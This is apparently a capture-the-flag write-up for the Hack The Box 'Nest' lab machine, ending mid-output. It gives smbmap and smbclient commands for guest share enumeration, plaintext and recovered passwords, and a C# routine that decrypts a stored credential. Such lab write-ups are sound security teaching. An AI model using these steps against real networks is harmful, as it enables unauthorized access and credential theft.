Nest

4th June 2020 / Document No D20.100.75

Prepared By: MinatoTW

Machine Author(s): VbScrub

Difficulty: Easy

Classification: Official

Synopsis

Nest is an easy difficulty Windows machine featuring an SMB server that permits guest access. The shares can be enumerated to gain credentials for a low privileged user. This user is found to have access to configuration files containing sensitive information. Another user's password is found through source code analysis, which is used to gain a foothold on the box. A custom service is found to be running, which is enumerated to find and decrypt Administrator credentials.

Skills Required

- Enumeration
- Source Code Review


Skills Learned

- .NET Development
- SMB Enumeration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.178 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.178
```




```
nmap -p$ports -sC -sV 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 15:32 IST
Nmap scan report for 10.10.10.178
Host is up (0.17s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
|     Reporting Service V1.2
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against
|     databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
```

Nmap reports that SMB (port 445) is available, as well as an unknown `Reporting Service` running on port 4386.


SMB

Let's check if the SMB server allows null sessions using SMBMap.




```
smbmap -H 10.10.10.178 --no-banner

[+] IP: 10.10.10.178:445         Status: Guest session

        Disk                       Permissions     Comment
        ----                       -----------     -------
        ADMIN$                     NO ACCESS       Remote Admin
        C$                         NO ACCESS       Default share
        Data                       READ ONLY
        IPC$                       NO ACCESS       Remote IPC
        Secure$                    NO ACCESS
        Users                      READ ONLY
```

We were able to connect successfully and discover the three non-default shares `Secure$`, `Users` and `Data`. The guest user has read access to the `Data` and `Users` share. Let's attempt to recursively list their contents.



```
smbmap -H 10.10.10.178 -R Data --no-banner

[+] IP: 10.10.10.178:445        Status: Guest session
        Disk                            Permissions     Comment
        ----                            -----------     -------
        Data                            READ ONLY
        .\Data\*
        .\Data\Shared\Maintenance\*
        dr--r--r--                        .
        dr--r--r--                        ..
        fr--r--r--                        Maintenance Alerts.txt
        .\Data\Shared\Templates\HR\*
        dr--r--r--                        .
        dr--r--r--                        ..
        fr--r--r--                        Welcome Email.txt
```

The share is found to contain two text files that are both accessible to us. The files can be downloaded using the `--download` flag.




```
smbmap.py -H 10.10.10.178 -R Data --no-banner
--download 'Data\\Shared\\Templates\\HR\\Welcome Email.txt'

[+] Starting download: Data\Shared\Templates\HR\Welcome Email.txt (425 bytes)
[+] File output to: 10.10.10.178-Data_Shared_Templates_HR_Welcome Email.txt
```

The contents of both files are as follows.

```
## Maintenance Alerts.txt

There is currently no scheduled maintenance work
```


```
## Welcome Email.txt

We would like to extend a warm welcome to our newest member of staff,
<FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please
inform the
IT department and use the credentials below until all systems have been set up
for you.

Username: TempUser
Password: welcome2019
```

The `Maintenance Alerts.txt` file isn't of much help, but the second contains credentials for the `TempUser` account. Let's run smbmap again with these credentials.



```
smbmap.py -u Tempuser -p welcome2019 -H 10.10.10.178

[+] IP: 10.10.10.178:445     Name: 10.10.10.178  Status: Authenticated

         Disk   Permissions     Comment
        ----    -----------     -------
        ADMIN$  NO ACCESS       Remote Admin
        C$      NO ACCESS       Default share
        Data    READ ONLY
        IPC$    NO ACCESS       Remote IPC
        Secure$ READ ONLY
        Users   READ ONLY
```

This provides us with access to the `secure$` share.



```
smbmap.py -u Tempuser -p welcome2019 -H 10.10.10.178 -R 'Secure$' --no-banner
[+] IP: 10.10.10.178:445        Name: 10.10.10.178      Status: Authenticated

        Disk        Permissions     Comment
        ----        -----------     -------
        Secure$     READ ONLY
        .\Secure$\*
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    .
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    ..
        dr--r--r-- 0 Thu Aug 8 01:10:25 2019    Finance
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    HR
        dr--r--r-- 0 Thu Aug 8 16:29:25 2019    IT
```

We don't have permission to list folders within `Secure$`. Let's look at the `Data` folder next.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R Data

Disk                      Permissions     Comment
----                      -----------     -------
Data                      READ ONLY
.\Data\*
dr--r--r--                0 Thu Aug  8 04:23:46 2019    .
dr--r--r--                0 Thu Aug  8 04:23:46 2019    ..
dr--r--r--                0 Thu Aug  8 04:28:07 2019    IT
dr--r--r--                0 Tue Aug  6 03:23:41 2019    Production
<SNIP>
.\Data\IT\Configs\*
dr--r--r--                0 Thu Aug  8 04:29:34 2019    .
dr--r--r--                0 Thu Aug  8 04:29:34 2019    ..
dr--r--r--                0 Thu Aug  8 00:50:13 2019    Adobe
.\Data\IT\Configs\Adobe\*

fr--r--r--              246 Thu Aug  8 00:50:13 2019    editing.xml
fr--r--r--                0 Thu Aug  8 00:50:09 2019    Options.txt
fr--r--r--              258 Thu Aug  8 00:50:09 2019    projects.xml
fr--r--r--             1274 Thu Aug  8 00:50:09 2019    settings.xml
```

We have access to many more files and folders than before. The folders contain a lot of XML files, which could contain sensitive information. Let's download all the XML files using smbmap. The `-A` argument can be used to download all files matching a pattern.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R Data -A xml

[+] Starting search for files matching 'xml' on share Data.
[+] Match found! Downloading: Data\IT\Configs\Adobe\editing.xml
[+] Match found! Downloading: Data\IT\Configs\Adobe\projects.xml
[+] Match found! Downloading: Data\IT\Configs\Adobe\settings.xml
[+] Match found! Downloading: Data\IT\Configs\Atlas\Temp.XML
[+] Match found! Downloading: Data\IT\Configs\Microsoft\Options.xml
[+] Match found! Downloading: Data\IT\Configs\NotepadPlusPlus\config.xml
[+] Match found! Downloading: Data\IT\Configs\NotepadPlusPlus\shortcuts.xml
[+] Match found! Downloading: Data\IT\Configs\RU Scanner\RU_config.xml
```

A case-insensitive grep for the string `password` reveals that `RU_Config.xml` contains a password attribute.

```
grep -i password *.xml

10.10.10.178-Data_IT_Configs_RU Scanner_RU_config.xml:
<Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

Below are the contents of this file:

```xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

The password for the user `c.smith` seems to be encrypted and isn't of much use. Let's look at the other config files. The `NotePadPlusPlus` config is found to contain the following entries.

```xml
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
```

The file `Temp.txt` is contained within nested subfolders of the `Secure$` share. Let's try to recursively list the `IT\Carl` subfolder.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R 'Secure$\IT\Carl'

Disk                         Permissions     Comment
----                         -----------     -------
Secure$                      READ ONLY
.\Secure$IT\Carl\*
r--r--r--                    0 Thu Aug  8  .
dr--r--r--                    0 Thu Aug  8 ..
dr--r--r--                    0 Thu Aug  8 Docs
dr--r--r--                    0 Tue Aug  6 eports
dr--r--r--                    0 Tue Aug  6 VB Projects

.\Secure$IT\Carl\VB Projects\WIP\RU\RUScanner\*
dr--r--r--                    0 Thu Aug  8
dr--r--r--                    0 Thu Aug  8 ..
dr--r--r--                    0 Thu Aug  bin
fr--r--r--                  772 Thu Aug  ConfigFile.vb
fr--r--r--                  279 Thu Aug  Module1.vb
fr--r--r--                  143 Thu Aug  RU Scanner.vbproj.user
fr--r--r--                  133 Thu Aug  SsoIntegration.vb
fr--r--r--                 4888 Thu Aug  8Utils.vb
```

We were able to list the contents successfully. The folder contains a Visual Basic project called `RUScanner`. Let's mount the share locally and examine the files.

```
mount -t cifs -o ro,username=TempUser,password=welcome2019 '//10.10.10.178/Secure$' /mnt/Data/
cd /mnt/Data/IT/Carl/VB\ Projects/WIP/RU/RUScanner
```

The file `Utils.vb` seems to be interesting, given the encrypted password we found earlier.

```
Imports System.Text
Imports System.Security.Cryptography

Public Class Utils

  Public Shared Function DecryptString(EncryptedString As String) As String
    If String.IsNullOrEmpty(EncryptedString) Then
       Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2,
"464R5DFA5DL6LE28", 256)
    End If
  End Function

<SNIP>

   Public Shared Function Decrypt(ByVal cipherText As String, _
                                  ByVal passPhrase As String, _
                                  ByVal saltValue As String, _
                                   ByVal passwordIterations As Integer, _
                                  ByVal initVector As String, _
                                  ByVal keySize As Integer) _
                          As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                          saltValueBytes, _
                                          passwordIterations)

<SNIP>
```

The class contain methods for encrypting and decrypting passwords. We can use the `decryptString()` function to decrypt the password gained earlier. As the code uses .NET classes, it can be rewritten in any .NET based language. The code can be easily ported to C# and compiled using mono on Linux. Mono is an open source implementation of the .NET framework and can be installed by following these instructions.

```
using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec {
  class Decryptor {

   public static void Main() {
     var pt =  Decrypt("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=", "N3st22",
"88552299", 2, "464R5DFA5DL6LE28", 256);
     Console.WriteLine("Plaintext: " + pt);
   }

   public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
     var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
     var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
     var cipherTextBytes = Convert.FromBase64String(cipherText);
     var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
     var keyBytes = password.GetBytes(keySize / 8);
     var symmetricKey = new AesCryptoServiceProvider();
     symmetricKey.Mode = CipherMode.CBC;
     var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
     var memoryStream = new MemoryStream(cipherTextBytes);
     var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
     var plainTextBytes = new byte[cipherTextBytes.Length];
     var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
     memoryStream.Close();
     cryptoStream.Close();
     var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);
     return plainText;
    }
  }
}
```

The code above contains the same `Decrypt()` method in C# format. The encrypted password is passed to the `Decrypt()` method along with the other parameters found in `Utils`.

```
sudo apt install mono-devel
mcs decrypt.cs

./decrypt.exe
Plaintext: xRxRxPANCAK3SxRxRx
```

Foothold

The password for `c.smith` is revealed to be `xRxRxPANCAK3SxRxRx`. Let's connect to the `users` share using these credentials.

```
smbclient -U c.smith //10.10.10.178/Users
Enter WORKGROUP\c.smith's password:
smb: \> cd C.Smith
smb: \C.Smith\> ls
  .                                    D        0  Sun Jan 26 12:51:44 2020
  ..                                   D        0  Sun Jan 26 12:51:44 2020
  HQK Reporting                        D        0  Fri Aug  9 04:36:17 2019
  user.txt                             A       32  Fri Aug  9 04:35:24 2019

smb: \C.Smith\> cd "HQK Reporting"
smb: \C.Smith\HQK Reporting\> ls
  .                                    D        0  Fri Aug  9 04:36:17 2019
  ..                                   D        0  Fri Aug  9 04:36:17 2019
  AD Integration Module                D        0  Fri Aug  9 17:48:42 2019
  Debug Mode Password.txt              A        0  Fri Aug  9 04:38:17 2019
  HQK_Config_Backup.xml                A      249  Fri Aug  9 04:39:05 2019
```

The user's home folder contains the flag and another subfolder. An empty file named "Debug Mode Password.txt" is found. On examination of the file attributes, it seems that the file has Alternate Data Streams (ADS) associated with it.

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 04:36:12 AM 2019 IST
access_time:    Fri Aug  9 04:36:12 AM 2019 IST
write_time:     Fri Aug  9 04:38:17 AM 2019 IST
change_time:    Fri Aug  9 04:38:17 AM 2019 IST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

The file can be downloaded for further inspection.

```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password"
smb: \C.Smith\HQK Reporting\> exit

cat Debug\ Mode\ Password.txt:Password
WBQ201953D8w
```

Let's save this password for possible use later and continue enumeration.

Privilege Escalation

The folder contains an XML file as well as a binary, which are downloaded.

```
smb: \c.smith\HQK Reporting\> get HQK_Config_Backup.xml
smb: \c.smith\HQK Reporting\> cd "AD Integration Module"
smb: \c.smith\HQK Reporting\AD Integration Module\> ls
  .                                    D        0  Fri Aug  9 17:48:42 2019
  ..                                   D        0  Fri Aug  9 17:48:42 2019
  HqkLdap.exe                          A    17408  Thu Aug  8 05:11:16 2019

smb: \c.smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
```

The XML file contains the following information.

```xml
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

It appears to be a configuration file for the service running on port 4386 that we came across earlier. Let's connect to this service.

```
telnet 10.10.10.178 4386
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
```


The service allows us to run queries against a database.

```
>LIST

Use the query ID numbers below with the RUNQUERY command and
the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  COMPARISONS
[1]   Invoices (Ordered By Customer)
[2]   Products Sold (Ordered By Customer)
[3]   Products Sold In Last 30 Days

Current Directory: ALL QUERIES
>RUNQUERY 1

Invalid database configuration found. Please contact your system administrator
>SETDIR C:\

Current directory set to C:
```

The `LIST` command lists the files in the directory, while `SETDIR` lets us change the directory. The `RUNQUERY` seems to error out due to invalid configuration. The `DEBUG` command seems to require a password to operate. Let's use the password we found earlier.


```
>DEBUG

Invalid number of arguments specified
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view
additional commands that are now available

>HELP

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

The `DEBUG` command gives us access to a few more commands, namely `SERVICE`, `SESSION` and `SHOWQUERY`.



```
>SERVICE

--- HQK REPORTING SERVER INFO ---

Version: 1.2.0.0
